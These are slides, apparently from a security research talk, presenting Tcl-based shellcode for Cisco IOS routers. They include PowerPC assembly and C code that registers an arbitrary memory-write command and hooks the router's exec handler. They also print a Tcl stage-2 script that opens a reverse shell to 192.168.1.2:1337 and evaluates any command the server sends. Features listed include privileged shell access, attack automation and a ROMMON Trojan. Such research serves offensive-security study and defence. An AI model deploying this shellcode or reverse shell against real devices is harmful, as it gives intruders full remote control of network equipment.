38 A5 DF 0C addi r5, r5, ios_config@l  # cmdProc
38 C0 00 00 li   r6, 0              # clientData
38 E0 00 00 li   r7, 0              # deleteProc
7F E3 FB 78 mr   r3, r31            # interp
48 01 0F 8D bl   Tcl_CreateCommand
```

CISCO IOS SHELLCODE: ALL-IN-ONE


Tcl Shellcode. How does it work?

Stage 1

1. Determine the memory layout
2. Look for the Tcl subsystem in *.data*
3. *Find a Tcl C API* table within this subsystem
4. Determine addresses of all handlers for Tcl IOS command extension
5. **Create new Tcl commands**
6. Create new Tcl Interpreter by using *Tcl C API*
7. Run a Tcl script from memory (script is integrated in shellcode)

Stage 2

1. Script connects to the "callback" server
2. Evaluate any Tcl expression received from the server



Create your own Tcl command


```
int wmem(void* clientData, void* interp, int argc, char** argv)   // wmem addr value
{
      Interp* iPtr  =  (Interp *) interp;
      unsigned int* ptr  = NULL;
      unsigned int  value = 0;

      if(argc != 3) {
         iPtr->stubTable->tcl_AppendResult(interp, "wrong args", (char *) NULL);
         return TCL_ERROR;
      }
      if(iPtr->stubTable->tcl_GetInt(interp, argv[1], &ptr) != TCL_OK) return TCL_ERROR;
      if(iPtr->stubTable->tcl_GetInt(interp, argv[2], &value) != TCL_OK) return TCL_ERROR;

      *ptr  = value;        // write to an arbitrary address

      return TCL_OK;
}
```

CISCO IOS SHELLCODE: ALL-IN-ONE

Tcl Shellcode. How does it work?

Stage 1

1. Determine the memory layout
2. Look for the Tcl subsystem in *.data*
3. Find a *Tcl C API* table within this subsystem
4. Determine addresses of all handlers for Tcl IOS command extension
5. Create new Tcl commands
6. **Create new Tcl Interpreter by using *Tcl C API***
7. **Run a Tcl script from memory (script is integrated in shellcode)**



Stage 2

1. Script connects to the "callback" server
2. Evaluate any Tcl expression received from the server

Run Tcl script from memory / Eval^2

```
void shellcode() {
. . .
        Tcl_Interp* interp = Tcl_CreateInterp();
        Tcl_CmdProc* tcl_exec =
        find_Tcl_command(subsys->init_address, 1MB, "exec",
                              Tcl_CreateCommand);
        if(tcl_exec != NULL){
            Tcl_CreateCommand(interp, "exec", tcl_exec, 0, 0);
        }
        Tcl_CreateCommand(interp, "wmem", wmem, 0, 0);
        const char* script =
        #include "./tcl/stage2.tcl"
         ;
        Tcl_Eval(interp, script);
. . .
}
```

```
# ./tcl/stage2.tcl

set sockid [ socket "192.168.1.2" 1337]

while {1}
{
      flush $sockid
      set line   [gets $sockid]
      catch {eval $line} cmdres
      puts $sockid $cmdres
}

close $sockid
```

Features / Properties / Limitations

Features

- We have a shell with the highest level of privileges
- We can work with file system and sockets
- We can read/write memory:
    - to change behavior of Cisco IOS
    - to analyze IOMEM

Advanced Features

- Macro Command (e.g. create GRE tunnel)
- Automation of attacks
- Reuse other TCl tools
- ROMMON Trojan

Properties

- Image-independent
- It's easy to port to other CPU architecture
- Approach can be applied to Cisco IOS XE
- No need to worry about a watchdog
- Hijack a process

Limitations

- Tcl is not everywhere
- The relatively large size (2KB – 2.5KB)
- We can not create a Tcl server
- It uses an open channel (TCP connection)

Demo 0x02

Conclusion

The End

www.dsec.ru
gnosenko@dsec.ru